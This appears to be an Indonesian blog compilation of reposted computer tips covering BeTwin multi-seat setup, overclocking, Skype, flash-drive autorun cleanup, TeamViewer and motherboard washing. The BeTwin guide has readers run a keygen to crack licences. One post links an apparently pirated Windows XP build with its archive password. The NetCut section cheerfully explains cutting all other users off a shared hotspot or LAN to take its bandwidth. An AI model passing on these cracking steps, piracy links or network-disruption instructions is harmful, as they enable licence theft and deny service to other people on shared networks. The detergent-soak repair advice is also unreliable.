seseorang lewat Mbah Google xixixiixixii senengane ancen ngerepek tok iki.
Petunjuk penggunaan software PC Cloning (Betwin)
Install Hardware
1.
Pasang VGA PCI terlebih dahulu misal kalo ingin dibuat 3 user berarti 1
vga untuk host (server) dan 2 vga pci buat station (client). Untuk
percobaan coba pake 2 user dulu, boleh pake 1 vga agp (onboard) yang
station pake vga pci.
2. Setelah dipasang pastikan bahwa 2 vga
tersebut tidak bentrok atau konflik. Dapat dilihat di control
panel->system information->hardware->device
manager->display adapter,kalo jalan harusnya terdapat 2 display
adapter. kalau ada yang bentrok/konflik terdapat tanda seru (kuning)
pada salah satu display adapter.
3. Anggap vga tidak bentrok, kita
cek dulu display dengan cara, kalau dari desktop, klik kanan
->properties->setting->pada display monitor ada 2, 1 vga
defaultnya, lebih baik pilih yg agp/onboard sebagai defaultnya.
kemudian display yg ke-2 kita klik "extend my windows desktop onto this
monitor" untuk melihat hasilnya monitor harus sudah dipasangkan ke
vganya. Nanti keliatan background monitor ke-2 sama dengan monitor
ke-1.
2. Setelah vga selesai, kita pasangkan keyboar dan mouse yang sudah menggunakan converter usb to ps2. atau kalau ada keyboard usb dan mouse usb kita dapat langsung colokin ke USB computer.
3. Coba lihat di device manager, mouse dan keyboardnya apakah sudah ada 2 atau belum. kalau sudah kita tinggal install program cloningnya aja.
Install software pc cloning
1. Jalankan setup.exe untuk install BeTwin 2.0.348
2. Kemudian muncul Configuration Wizard (dicheklist aja) kemudian restart Betwin.
3. ada jendela muncul untuk mendeteksi hardware klik ok
4.
ikuti petunjuk yang ada di layar, muncul perintah untuk menekan tombol
Enter pada keyboard. Tekan keyboard sesuai petunjuk dilayar, apabila
ada printah untukk mengklik mouse pada tombol OK, ikuti saja. setelah
selesai muncul jendela yang berisi tulisan "1 station has
configure........... maaf lupa lagi tulisannya :D) komputer langsung
restart.
5.Setelah direstart klik "Betwin control center" di desktop, kalo ada pilihan Register pilih
"Register
Later" trus masuk ke "station configuration" -> login configuration.
Pilih betwin station 1 trus set loginnya isikan juga password dan
cheklist untuk loginnya.
6. Trus masuk ke menu "User" -> user
configuration ->create new account (buat station1), isikan password
sama dengan password "login configuration"
7. Tutup / Close Betwin.
8. Masuk ke folder lisensi (di paket download)
3. Copy semua file dalam folder licence ke folder install program misal (C:\Program
Files\BeTwin)
3. Masuk ke command prompt (Start ->Accesories->Command Prompt, masuk ke folder c:\program files\betwin
Caranya : cd\ (Enter)
cd\program files\betwin (Enter)
a. Jalankan keygen.exe di command prompt dengan parameter sebagai berikut:
keygen -r
untuk register 2 users
b. keygen -u (NUM diisi angka jumlah user misal 5)
jadi perintahnya seperti ini : keygen -u 5 (Enter)
liat folder screenshots ;)
4. Tutup jendela command prompt
5. kemudian restart komputer
6. coba masuk ke Betwin Controll Center (harusnya jendela register sudah tidak muncul),
Lihat menu help ->About, lihat lisensi dari betwin ada keterangan 1 Host+5 Betwin+5 RDP
7. Kemudian cek ke monitor yang satunya apakah sudah muncul menu login.
8.
Apabila tidak muncul kemungkinan karena VGA tidak kuat untuk angkat
display. Sehingga disarankan vga pci nya minimal 4 MB. Untuk user yang
banyak vga bagusnya beda merk supaya tidak bentrok.
untuk software anda bisa download di
http://www.4shared.com/ne twork/search.jsp?searchmode=2&searchName=betwin
http://www.4shared.com/fi le/75839072/7eb3e417/Thinsoft_Betwin_v20227_Advanced.html
ini
sengaja saya posting untuk menghemat duit xixixiixixii, secara ga'
langsung 1 pc bisa digunakan untuk beberapa monitor dan dapat bekerja
sendiri - sendiri.
bagi yang ingin berbagi ilmu tolong tinggalkan komentar yach!!!
smoga dapat membantu
Sumber : http://id.shvoong.com/internet-and-technologies/computers/1875396-pc-clonning/
Telepon Gratis Dengan Skype
Berita gembira bagi Anda yang senang bertelepon ria. Tersedia satu system yang memungkinkan Anda untuk bertelepon gratis dengan siapa saja di seluruh dunia. Dengan Skype, Anda bisa berbicara dengan siapa saja, di mana saja – GRATIS – selama mungkin anda bicara.
Caranya? sediakan satu set komputer lengkap dengan speaker dan jaringan internet. Perangkap bicara dan berhubungan selengkapnya adalah adanya headset dan lebih bagus lagi ditambahkan kamera agar kita bisa melihat lawan bicara kita.
Setelah itu kita bisa Log on ke www.skype.com, anda akan mendapatkan informasi bagaimana men-download sistem skype ke dalam komputer anda secara gratis.
Setelah komputer anda ter-install dengan sistem skype, segera daftarkan diri Anda sebagai pelanggannya, tentu saja pendaftaran gratis tidak dipungut biaya. Anda hanya perlu memberikan data-data pribadi yang diminta.
Selanjutnya pastikan teman, keluarga, dan orang yang hendak ajak bicara melalui skype juga telah mendaftarkan diri. Masukan ID mereka dalam daftar contact list Anda. Setelah itu, Anda tinggal men-”dial” nama yang Anda hendak ajak bicara dan… selamat berbicara GRATIS – kemana saja yang anda inginkan, berapapun lamanya.
Bagi Anda yang mempunyai fasilitas camera di PC, anda juga bisa bertelepon sambil melihat lawan bicara Anda di monitor Anda. Fantastik bukan?
Sumber : http://artikle.wordpress.com/2007/03/30/telepon-gratis-dengan-skype/
Cara Overclock PC
Salam datang di dunia overclok,semoga sedikit masukan dan cara melakukan overclock secara singkat dapat membantu bro" ato sis" (kalo ada) dalam masalah nge-overclock processor kalian, yang tentunya bro" ato sis" udah dibuat penasaran selama ini tentang OC itu sendiri..
Oke, langsung aja kita mulai semacam tutorial singkat ini kawan"..
Langkah 1 - Komponenku apa yaa??
Coba bro" dan sis" nyari tahu semua komponen kompie yang kalian gunakan ( Motherboard, RAM/Memory , Processor , VGA Card, PSU (Power Supply Unit) ).
Udah tahu semua spesifikasinya? minimal tau deh merek/ tipenya apa...
Oke kita lanjut ke langkah 2...
Langkah 2 - Apa sih merek yang bagus buat OC?
Mulai cari tahu lebih dalem lagi tentang chipset yang motherboard yang kalian pakai. Chipset ini berguna untuk mengetahui seberapa besar kemampuan motherboard dalam membantu overcklocking kinerja processor kalian. Berikut ini daftar chipset" dari INTEL yang kemampuannya sudah bisa untuk di overclock lebih dahsyat. Oh ya, biasanya untuk mengetahui chipset apa yang kalian gunakan di motherboard kalian. bisa liat tipe mobo(motherboard) kalian. Misal Asus Abit IX-38 Quad GT berarti memakai chipset Intel X38. Emang gak semua, tapi diharapkan bisa membantu sedikit.
Chipset Intel yang cocok/bantak dipakai buat OC:
P965
P35
X38
P48
X48
Daftar chipset kalian gak ada di sini? Gak perlu khawatir, pada dasarnya OC TIDAK dipengaruhi oleh jenis chipset yang kalian gunakan koq. Cuman, kalo pake chipset yang ada di atas, hasil yang kalian dapet bisa lebih dahsyat. itu aja koq...
Contoh: aku perna OC procie pentium 3 667Mhz ke 775MHz..ini saat" dimana aku mulai belajar OC
Motherboard:disaranin pake mobo" keluaran asus,abit,gigabyte,DFI,MSI,pokoknya yang cukup terkenal lah..
RAM: disaranin pake Micron,Corsair,Team,dll. buat yang pengen OC lebih dalem lagi..
Sudah? Lanjut...
Langkah 3 - Persiapan mental sebelum OC
Mengapa harus persiapan mental? Coz..kalo mental kalian kurang, sulit rasanya bisa mencapai kepuasan maksimal dalam OC.
1. OC itu ada untung ruginya, dan memang ada kemungkinan komputer kalian kurang stabil, tapi dibalik itu semua kalian bakal nemuin performa procie kalian yang berbeda daripada sebelumnya. tentu saja lebih bagus, mana mungkin ada orang yang nge-overclock agar kompienya jadi lemot?
2. Jangan cepet puas dengan ANGKA GENAP, karena belum tentu angka itu adalah KEMAMPUAN MAKSIMAL processor kalian. Maksudnya? kebanyakan orang akan berhenti nge-OC apabila udah mencapai hasil 2GHz ato 3Ghz misalnya. Enggak salah sih, tapi darimana kita tahu kalo angka itu adalah hasil maksimal procie kita tanpa kita coba? Jadi, coba terus sampe kalian ketemu hasil yang bener" maksimal, di sinilah kepuasan maksimal itu kalian dapatkan.
3. Ngga semua processor yang sama bisa di-OC dengan frekuensi yang sama pula. Misal, core2duo E8500 yang hasil setelah overclocknya dari 3,16 GHz jadi 6,2 GHz belum tentu sama dengan E8500 yang kita pake. Mengapa? Karena semua procie itu pada dasarnya dibuat dalam wadah yang sama, setelah itu baru dites pada level mana dia dites dan bisa melalui tes tersebut. Misal, procie E2xxx dites, dan apabila bisa melewati tes 1,8 GHZ maka procie itu diberi label E2180 (2,0GHz), jika hanya 1,8 GHz ato 1,6GHz maka akan diberi label E2160 dan E2140.
4.CARI TAHU DIMANA TOMBOL/JUMPER CLEAR CMOS!!!
Kalo kalian gak tahu dimana bagian ini, lebih baik urungkan niat kalian buat OC. Kenapa? bisa berabe kalo ternyata settingan kalian gagal,dan gak bisa masuk bios, gak tahu dimana tombol clear cmos, ke laut aja.hehe,becanda kawan
Biasa tombol/jumper clear cmos ada di deket batere bios.
Cara gantinya? ubah posisi jumper dari 1-2 ke 2-3, trus tekan power (biasanya gak nyala) dan kembalikan lagi posisi jumper dari 2-3 ke 1-2. Berarti kalian udah mengembalikan settingan bios ke settingan awal, kalo di hape namanya restore factory settings.
Udah sedikit ngerti?ayo kita lanjut lagi...
Langkah 4 - Mulai nge-OC
Selamat datang di menu BIOS (baca: Basic Instruction Operating System). Di sini tempat kalian nge-OC processor kalian untuk mendapatkan hasil yang maksimal.
Bingung di menu BIOS? Coba kalian cari yang baris pertama bagian kiri, nah biasa di situ yang mengandung informasi tentang processor kalian, misal frekuensi komputer kalian, multiplier, voltase,dll. Gak semuanya menu BIOS tentang procie bro" dan sis" ada di menu kiri paling atas,coba" aja buka" sendiri. Tenang koq, selama kalian gak nge-save perubahan yang gak sengaja kalian buat, it's ok..
4.1 Ngubah freq procie
Ubahlah freq procie kalian sedikit demi sedikit, setiap 10MHz ato 5MHz cukup,lalu save and exit. Apabila dikemudian ternyata gak bisa masuk bios, ato ada bunyi" yang aneh, apa yang harus kalian lakukan? Itu tandanya settingan kalian tidak bisa dijalankan oleh motherboard. Udah tau kan apa yanh harus dilakukan? ubah posisi jumper, dan ngeset lagi deh.
4.2 Ngatur rasio perbandingan FSB:RAM
Ini buat apa sih? Gunanya agar memori yang kalian gunakan tidak akan menjadi hambatan ketika nge-OC. Kebanyakan orang mengeluh karena memorinya gak kuat.Mengapa memoriku gak kuat?biasanya karena freq procie kalian tidak bisa dijalankan..liat bentar deh ke bawah:
DDR2-PC6400 artinya memori berjalan di 6400:8 = 800MHz
DDR2-PC5300 artinya memori berjalan di 5300:8 = 667MHz
DDR2-PC4200 artinya memori berjalan di 4200:8 = 533MHz
Kesimpulan? Kemampuan memori berjalan dilihat dari PC6400,PC5300,PC4200 trus dibagi 8.
Gimana caranya tahu freq memori kalian dengan freq procie?
Sebagai contoh aku gunakan E2160 (9x200MHz).
Rasio 1:1 --- Apabila FREQ PROCIE 200MHz, maka FREQ RAM dikali 2, yaitu 400MHZ.
Rasio 3:2 --- Apabila FREQ PROCIE 200MHz, maka FREQ RAM ( 2 dikali 3 dibagi 2, hasilnya 3 ), yaitu 600MHZ.
Rasio 4:5 --- Apabila FREQ PROCIE 200MHz, maka FREQ RAM ( 2 dikali 4 dibagi 5, hasilnya 1,6 ), yaitu 320MHZ.
Rasio 2:1 --- Apabila FREQ PROCIE 200MHz, maka FREQ RAM ( 2 dikali 2 dibagi 1, hasilnya 4 ), yaitu 800MHZ.
4.3 Koq kompie gw gak mau nyala? Windows gw tiba" ada layar biru?
Itu tandanya ada settingan yang salah dengan bios kalian. Biasanya disertai dengan bunyi" aneh u/ mobo tertentu. Lho koq bisa? Jangan panik dulu bro, itu cuma kesalahan kecil koq. Masalah ada macem" yang bikin kompie bro gak nyala,berikut ini masalah yang biasa terjadi selama kesalahan kecil dalam OC.
1. Memori gak kuat ngangkat, disebabkan oleh freq memori yang terlalu tinggi/rendah dibandingkan dengan freq standar. Contoh, ddr2 pc 5300 (667 MHz) apabila dijalankan di freq >700MHz (kira") kadang" bisa error. Gak semua memori kaya begini koq, tergantung merek memorinya juga sih. Standarnya seh begini bro.
2. Masuk sih ke bios, tapi waktu masuk windows ada blue screen ( ada tulisan "Windows memory dump" )
Nah kalo ini masalah terletak pada voltase yang dialokasikan untuk cpu dan memory anda, ( untuk OC yang extreme masalah juga berkaitan dengan voltase northbridge dan southbridge )
Naikin aja voltase memory dan cpu bro SEDIKIT demi SEDIKIT. Jangan terlalu lebih, kenapa? Biar cpu bro gak overheated / terlalu panas, yang dapat memicu kerusakan.
Naikin aja sekitar 0,01-0,05v (procie) dan 0,1-0,2v (memory). PERHATIIN JUGA SUHU PROCESSOR KALIAN!
Jangan liat suhu procie di bios, coz kadang" bisa menipu. Pake aja software standar, seperti coretemp. DL aja ke link di bawah:
http://www.alcpu.com/CoreTemp/CoreTemp.zip
3. Kompie gak bisa nyala nih!!! Kebanyakan orang stres gara" mengira kalo ada komponen yang rusak apalagi kalo ternyata itu milik orang laen.
Ngga koq bro, masalah terletak pada CLEAR CMOS. Cukup mengubah posisi jumper dari 1-2 ke 2-3 (liat di bagian atas ya bro, udah aku ketik)
maka bios akan kembali ke settingan semula. Ada sih cara laen yang repot, yaitu ganti batere bios ( CR2032 ).
Setelah clear cmos diluncurkan(hehe..) maka bios akan kembali ke settingan awal pabrik, dan tentunya settingan OC kalian juga ilang. Terus? Ya OC lagi aja... Cape deh? Ya emang, namanya ovverclocker itu kudu sabar bro
NOTE: Ketika nge-OC kompie kalian,ingetin ya, kalo bro pikun tulis aja di kertas (kalo pikun aja, yang gak pikun diapalin aja luar kepala) berapa freq dan voltase yang TERAKHIR dipakai. Ini buat mempermudah bro" aja sekalian, biar gak lupa settingan terakhir sebelom gagal.
5. Hore! Gw udah ketemu settingan max buat procie gw, dan sekarang kompie gw udah di-OC ampe ... GHZ!
Selamat ya bro! 1 tahap udah dilewati ( mustinya 4 tahap ya? ) dan ada tahap selanjutnya setelah procie kalian ter-OC.
Nih..
1. Stabil gak procie kalian jalan di freq segitu?
Kebanyakan procie awalnya stabil setelah di-OC ( masuk windows, jalanin beberapa aplikasi, dsb. ) tetapi sebenarnya gak cuma bangsa 10 menit-30 menit buat ngeliat kompie kalian stabil ato gak jalan di freq segitu, tetapi butuh waktu sekitar 7-8 jam.
Pengalaman : ( kompie gw pas di-OC ke 3500MHz dari 1800MHz awalnya stabil, eh setelah dipake sana-sini, buat maen game, aplikasi photo, dll. tiba" setelah sekitar 4 jem nge-hang dan ada tulisan "windows memory dump". So? ya gw turunin deh freq nya, coba jalan di 3350MHz. Stabil pada freq segini, dibuktikan dengan seharian dinyalain oke aja tuh. )
2. SUHU again..
Ini bukan sang SUHU (dewa) tapi temperatur procie kalian..
Jangan terlalu panas juga ya bro suhu procie kalian, MAX ada di 60C lah buat kegiatan sehari-hari di ruangan non-AC. Kalo sampe lebih, mending turunin dikit deh bro freq procie, biar gak cepet rusak.
6. Beberapa link terkait dengan OC
=>cpu-z (approx. 513kb)DISINI
=>core temp (approx. 91kb)DISINI
=>clock gen (approx. 322kb)DISINI
=>crystal cpuid (approx. 563kb)DISINI
Sumber : http://neiacell.blogspot.com/2008/12/sedikit-cara-overclock-pc.html
Mengamankan Flash disk dari virus
Nahhh,ini dia saya dapat artikel yang bagus buat di share ama teman2. Yuukkkk, sama2 kita baca artikle nya,terus dicoba aja,mana tau ampuh:
Tentunya teman2 semuanya sudah mengetahui bhw virus2 dapat menularkan dirinya ke komputer2 lain dengan media flashdisk. -.-“. Kesal? Sudah pasti! Saya juga merasakan perasaan yang sama ketika komputer saya juga ikut2an kena virus… tapi saya punya cara yang ampuh agar virus yang ada di flashdisk tersebut tidak dapat menularkan dirinya ke komputer lain..
Baiklah saya akan mulai membahasnya sekarang, diawali dengan cara penularan virus lewat media flashdisk. Sebenarnya sangat simple, ketika flashdisk dicolokan kedalam port usb virus yang sedang berjalan tinggal men-copy dirinya sendiri ke dalam flashdisk, dan tidak lupa pula dengan membuat file “autorun.inf” yang letak file-nya kasat mata sehingga tidak dapat dilihat. nah… file inilah yang akan kita edit agar virusnya tidak dapat menjalankan dirinya di komputer kita.
Cara yang pertama dengan mengedit secara manual dengan menggunakan notepad atau wordpad. Diasumsikan flashdisk kita yang telah dicolokan kedalam komputer (yang telah terinfeksi) beralamat “F:\”, maka saya akan mencoba membuka file “F:\autorun.inf” lalu enter. Lalu notepad akan terbuka secara otomatis dengan beberapa mantra didalamnya, setelah itu kita tinggal mengedit mantra tersebut dengan memblock semua mantra tersebut(ctrl+a) lalu hapus(backspace atau del) lalu anda bisa membiarkannya kosong lalu tekan ctrl+s untuk men-savenya. Anda juga bisa menuliskan beberapa puisi indah tentang perdamaian didalamnya ^-^.
Tetapi bang blckflcn, bagaimana jika file tersebut memiliki attribute “read-only”? yang jelas kita tidak dapat mengeditnya secara manual!(aaaaarrrrrgh!!!!). Lalu? Apa yang dapat kita lakukan… bang blckflcn? Gigi dibalas dengan gigi, mata dibalas dengan mata, dan yah… anda benar! MANTRA juga DIBALAS DENGAN MANTRA!! Mantranya sangatlah mudah… saya akan membahasnya secara bertahap sekarang juga :
1)buka aplikasi notepad (tempat dimana kita akan menulis mantra)
2)tuliskan mantra “del /a:r f:\autorun.inf” (tnp tanda petik) lalu enter.
3)langkah selajutnya adalah tulis mantra lagi! Mantranya “echo ‘terserah tulisan apa’ >f:\autorun.inf&attrib +r f:\autorun.inf” (tnp tanda petik juga).
4)lalu save file mantra tersebut dengan nama file terserah anda dan path-nya terserah anda juga, tetapi extension-nya harus “.bat”(harus tidak boleh tidak)
5)lalu jalankan file mantra yang baru kita buat tersebut
6)buka explorer
7)pada bagian address tuliskan “F:\autorun.inf”, lalu tekan enter sambil mengucapkan “sim…salabim…”.
Maka aplikasi notepad akan muncul lagi sambil menampilkan beberapa tulisan, tetapi yang ini jelas bukan mantra ^-^.
Setelah beberapa step tadi, virus tidak dapat menjalankan dirinya di komputer lain ketika kita mencolokan flashdisk kita kedalam port usb-nya. Tetapi bang blckflcn, virus2 dari komputer yang terinfeksi tersebut masih ada di dalam flashdisk saya. Bagaimana ini? Yah, itu sih bukan tugas saya lagi. Itu sih sudah menjadi tugas anti-virus… saya hanya memberitahukan cara agar virusnya tidak berjalan ketika flashdisk kita dicolokan kedalam port usb pada komputer yang lain… lagian mantra yang saya punya masih belum begitu ampuh untuk membuat virus tidak berjalan di komputer. Oleh karena itu, saya akan belajar tentang mantra2 tersebut di hogwarts agar lebih ampuh. Hehehe… ^-^.
Okeh… sekian saja info2 dan mantra2 yang saya jabarkan. (krn sdh tidak tahu lagi harus menjabarkan mantra yang mana ^-^)
Sumber : http://ojiesoft.co.cc/mengamankan-flash-disk-dari-virus/
Periksa Hardware dan Konfigurasi Komputer Dengan Software Analisa Sistem: HWiNFO32 atau PC WIZARD
Jika Anda sedang mencari sebuah software yang berfungsi untuk menggali informasi tentang sebuah komputer, baik tentang hardware yang tidak terdeteksi oleh windows, driver hardware yang tidak dikenali, daftar perangkat yang terinstal di dalam CPU, atau bahkan ingin mencari tahu seberapa besar kemampuan komputer Anda lewat beberapa tes uji berskala profesional, mungkin artikel ini bisa memberikan sudut pandang dan jawaban tentang semua keinginan itu.
Ada 2 software yang ingin saya ketengahkan untuk tujuan di atas kali ini, yaitu HWiNFO32 dan PC WIZARD 2010. Kedua software analisa ini memang cukup dikenal mempunyai rating yang bagus di bidangnya, juga selalu up to date mengikuti perkembangan dunia komputer. Dan tentu saja, gratis alias freeware (I loo..ove free software!).
Selain tersedia dalam bentuk installer, HWiNFO32 dan PC WIZARD juga tersedia dalam bentuk portabel (untuk media USB, CD-Rom dan media penyimpanan portabel lainnya), sehingga cocok untuk Anda yang ingin melakukan identifikasi hardware atau informasi sistem untuk beberapa komputer berbeda sekaligus.
HWiNFO32
Hardware Info (HWiNFO) adalah sebuah software utilitas yang dirancang khusus untuk mendeteksi perangkat keras/hardware di bidang komputer. HWiNFO32 memang ditargetkan untuk mengenali sebanyak mungkin informasi tentang hardware komputer yang dianalisa, sehingga memungkinkan Anda untuk memeriksa konfigurasi hardware komputer secara lengkap, cocok untuk pengguna yang mencari driver update, manufaktur komputer, system integrator dan analisa teknis juga. Informasi yang diperoleh akan disajikan secara logis dan mudah dipahami, juga dapat diekspor ke dalam berbagai jenis laporan.
Berikut adalah beberapa fitur HWiNFO32:
· Mendukung teknologi standar dan terbaru
· Informasi hardware yang luas
· Sistem pemantauan status komputer
· Benchmark/uji sitem tingkat dasar (basic)
· Laporan dapat diekspor dalam format Teks, CSV, XML & HTML
· Pembaruan & pengembangan software secara periodik
· Menunjukkan semua komponen/hardware komputer yang tersusun secara detil
· Menampilkan status dari monitor hardware
Silahkan download HWiNFO32 dari website resmi REALiX [ Klik di SINI ].
PC WIZARD
PC WIZARD adalah sebuah software utilitas yang ampuh yang dirancang khusus untuk mendeteksi hardware komputer dan juga beberapa kegiatan analisis. Software ini mampu mengidentifikasi komponen sistem dalam skala besar dan mendukung teknologi terbaru dan standar. software ini secara berkala terus diperbaharui (biasanya sekali per bulan) agar dapat memberikan hasil yang paling akurat.
Berikut adalah beberapa fitur PC WIZARD:
· Mendukung teknologi standar dan terbaru
· Informasi hardware yang sangat luas dan menyeluruh
· Informasi konfigurasi sistem yang lengkap
· Sistem pemantauan status komputer
· Benchmark/uji sitem tingkat lanjut (advanced)
· Laporan dapat diekspor dalam format TXT, RTF, HTML, PDF, BMP atau file kompresi (CAB,ZIP)
· Pembaruan & pengembangan software secara periodik
· Menampilkan status dari monitor hardware
Silahkan download PC WIZZARD dari website resmi CPUID [ Klik di SINI ].
SARAN
* Kedua software tersebut juga tersedia di softpedia [ Klik di SINI ].
* Meskipun tersedia dalam bentuk portabel, saya menganjurkan format installer yang dipilih karena memang lebih sedikit mengalami kasus kegagalan deteksi daripada versi portabel.
* Setiap software memang mempunyai kelebihan dan kekurangan satu sama lain, begitu juga dengan kedua software ini. PC WIZARD memang jauh lebih unggul dalam fitur dan informasi yang diperoleh dibandingkan dengan HWiNFO32, namun PC WIZARD juga lebih sering mengakibatkan sebuah komputer hang saat pendeteksian hardware dalam beberapa kasus daripada HWiNFO32.
*Catatan: Jika komputer hang/freeze saat pendeteksian hardware oleh kedua software tsb, tidak usah panik. Cukup restart ulang komputer dan silahkan tes ulang lagi jika Anda belum kapok. Namun jika terjadi hang/freeze untuk kedua kalinya di komputer yang sama, sebaiknya Anda mulai mencari alternatif lain dalam masalah ini.
Salam, semoga bermanfaat.
Sumber : http://acarossa.web.id/2010/03/periksa-hardware-dan-konfigurasi-komputer-dengan-software-analisa-sistem-hwinfo32-atau-pc-wizard/
Windows Xp Ultimate Edition
xx
Windows Xp Ultimate Edition 2007
Include
Media Player 11
Yahoo messenger 8.1
Perfect Disk
WinRAR 3.62
Internet Explorer 7 & all new upgrade ……
Download:
CODE
http://rapidshare.com/files/46858476/Shareinplanet_WXPUB2007.part1.rar
http://rapidshare.com/files/46860492/Shareinplanet_WXPUB2007.part2.rar
http://rapidshare.com/files/46864653/Shareinplanet_WXPUB2007.part3.rar
http://rapidshare.com/files/46866372/Shareinplanet_WXPUB2007.part4.rar
http://rapidshare.com/files/46868110/Shareinplanet_WXPUB2007.part5.rar
http://rapidshare.com/files/46869917/Shareinplanet_WXPUB2007.part6.rar
http://rapidshare.com/files/46875236/Shareinplanet_WXPUB2007.part7.rar
http://rapidshare.com/files/46880241/Shareinplanet_WXPUB2007.part8.rar
Password:
CODE
www.shareinplanet.com
Sumber : http://mastersoftware.wordpress.com/
Cara Menggunakan TeamViewer (Remote Desktop)
 TeamViewer adalah suatu program yang cukup sederhana dan sangat mudah digunakan untuk beberapa keperluan terutama melakukan akses PC secara remote melalui internet.
TeamViewer saat ini sudah mencapai versi 4, merupakan aplikasi yang sangat cocok digunakan untuk mengakses PC lain melalui internet, keunggulan utamannya adalah Gratis siapa juga yang ga seneng denger kata-kata gratis.
Sebetulnya kelebihan utama "TeamViewer" ini seperti yang saya kutip dari situs resminya adalah
Windows 7 is approaching - TeamViewer 4 has already passed the "Compatible with Windows 7" logo test.
Sangat menarik karena teamviewer dapat cross-platform connections. Saya sudah menggunakannya sejak versi 3 dan sampai sekarang kedua versi tersebut masih terinstall dan dapat berjalan dengan baik, karena Teamviewer hanya bisa melakukan akses komputer (PC) secara remote jika menggunakan versi yang sama.
TeamViewer 4 works on all Windows versions from Windows 98 up to Windows 7 and is also available for Apple Mac OS X. It can even be used for cross-platform connections from Windows to Mac and back!
Fitur utama TeamViewer adalah:
Yang sering saya gunakan hanya Remote Support (akses PC Klien melalui jalur internet), fitur/manfaat TeamViewer yang satu ini sangat membantu jika kita perlu mengakses PC yang jauh dari posisi kita sekarang, karena cukup terkoneksi internet dan mengetahui ID serta Password PC tersebut dalam hitungan detik kita sudah bisa akses PC itu secara remote seperti kita ada di depan PC tersebut secara langsung. Selain fungsi remote desktop, manfaat lain yang sering saya gunakan adalah "File Transfer" daripada berkirim file lewat email saya lebih pilih menggunakan teamviewer, karena bisa melakukan copy file langsung ke direktori yang kita inginkan, bisanya saya lakukan jika akan update program yang saya buat untuk beberapa konsumen.
Perbedaan utama yang saya rasakan saat menggunakan program ini dengan beberapa program untuk remote desktop adalah "cepat dan stabil" walau kadang saya akses internet hanya dengan koneksi GPRS, tapi masih sanggup melakukan remote ke PC lain,jika anda mempunyai koneksi internet yang cukup cepat dan stabil maka delay yang terjadi tidak akan terasa, karena seakan-akan anda berada langsung di depan PC tersebut.
Syarat utama untuk dapat mengunakan TeamViewer adalah:
Sekilas penggunaan Teamviewer:

Tampilan utama TeamViewer, jika sudah tampil (Ready to connect (secure connection)) maka anda siap melakukan koneksi ke PC lain, kemudian masukan ID PC klien jika koneksi berhasil maka akan muncul kotak "Password", isi password teamviewer PC yang akan anda remote. Jika berhasil maka akan tampil desktop PC yang diremote tersebut.
Jika anda ingin melakukan File Transfer, maka pilih "File Transfer" pada bagian pilihan yang terlihat dibawah kotak ID, kemudian klik "Connect to partner".

Jika ingin menggunakan password dan ID yang tetap maka cukup tempatkan kursor mouse pada bagian kotak password, maka akan tampil seperti gambar diatas, pilih "Set user definied password" kemudian masukan password yang anda inginkan.
Teamviewer sangat membantu jika anda mengelola/membuat program karena kadang saya menggunakannya untu melakukan perbaikan bug/error program maupun mengakses database klien dan memperbaikinya secara langsung tanpa perlu datang ke lokasi
Sumber : http://kamar360.blogspot.com/2009/09/cara-menggunakan-teamviewer-remote.html
Trik Curi Bandwidth dengan NetCut di Hotspot atau di LAN
Terpikirkan oleh saya seandainya, saya bisa menggunakan hotspot secara sendirian dan tidak ada satupun yang boleh nyambung dalam hotspot itu begitu enaknya ya internetan. Saya kemudian browsing di internet, lalu muncullah sebuah software NetCut……….! Kita mulai yach, jangan langsung ketujuannya dulu. Cari dulu dasar teorinya…heeee.
Naah dapet ilmukan meski dikit-dikit.Pertanyaannya sekarang bisakah kita mencuri bandwidth? jawabannya insyaallah tidak. Bandwidth hanya bisa dialihkan atau dibagi kepaha pihak lain. Artikel ini sebenarnya juga hanya mengalihkan bandwidth yang ada kepada kita sebagai pengguna otoritas. Sehingga pihak lain yang akan menggunakan hotspot tidak dapat menggunakan bandwidth, atau bandwidth yang seharusnya dia dapatkan dialihkan kepada kita.
Untuk mendownloadnya via IDM
Instalasi Program netcut
- Extrax file yang barusan didownload
- Kemudian Double click netcut.exe
- Ikutilah prosedure selanjutnya, sama halnya menginstall program pada umumnya
- Selanjutnya Restart komputermu.

- Setelah itu jalankan program netcutnya
- Tinggal pilih IP target terus klik cut off. Voila ikan bakar pun jadi! ngga deng, Ip target tsb bakalan RTO ampe mampus atau sampe anda meresume nya lagi ato program ini di close

- Klo udah di matiin smua IPnya [kecuali IP anda sndiri dan Gateway] brati smua koneksi hotspot menjadi milih anda!!!!!
 MWUAAHAHAHAH silahkan tersenyum sinis memandang orang2 lain yang bingung [kok internet gw mati ya apa gara2 gw tadi kentut? emangnya sampe sebau itu]. Nah yang harus diinget liat deh di kolom kanan kan ada bahasa ilmiah ga jelas yang bacanya Gateway IP, nah kalo menurut hipotesis gw itu tuh gateway menuju server jadi kalo itu lo cut off yaudah brati semua orang di list kolom kiri bakalan mati [wong ip gateway dimatiin yaealaaa..]
 Oh iya kalo ga salah, netcut juga bisa dipakai di LAN juga, jadi silahkan dicoba.
 -

Cuci Motherboard ?
Yup, cuci motherboard. Lho .. koq …
Mungkin aneh bagi Anda, kenapa ada tulisan cuci motherboard. Cuci motherboard bukan hal aneh. Ini adalah prosedur standar service untuk board matot (mati total), tapi kondisi elco (electrolit condensator) masih baik. Tapi sebelum dicuci ada baiknya coba dulu di-blower pake kompressor yang biasa dipake pompa ban mobil.
Prosedur cuci motherboard:
- Bersihkan dulu motherboard dengan kuas, bila tidak ada kompressor
- Lepas battery CMOS dari socketnya
- Siapkan ember yang cukup buat rendam motherboard, isi dengan air dan tambahkan deterjen bubuk secukupnya. Aduk sampai larut
- Rendam motherboard dalam ember selama 5 menit
- Sikat motherboard pake sikat halus (atou klo ga ada pake sikat gigi bekas juga bisa)
- Setelah yakin bersih, semprot motherboard dengan air bersih
- Gantung di tempat teduh dan banyak angin, tapi jangan di luar rumah
- Setelah 7 hari, pasang kembali baterei CMOS dan semoga bisa nyala lagi
Sumber : http://multiunion.wordpress.com/2008/02/10/cuci-motherboard/
Membuat CD XP Auto Installer
Mungkin ada yang belum mengerti, untuk apa kita membuat seperti ini? Beberapa alasan yang mungkin bagi sejumlah orang akan membawa manfaat, antara lain :
- Bagi seorang administrator, yang kerjanya memelihara banyak komputer, akan lebih efisien jika pekerjaan menginstal OS dibuat secara auto. artinya sekali CD masuk, instalasi akan berlangsung otomatis sampai selesai.
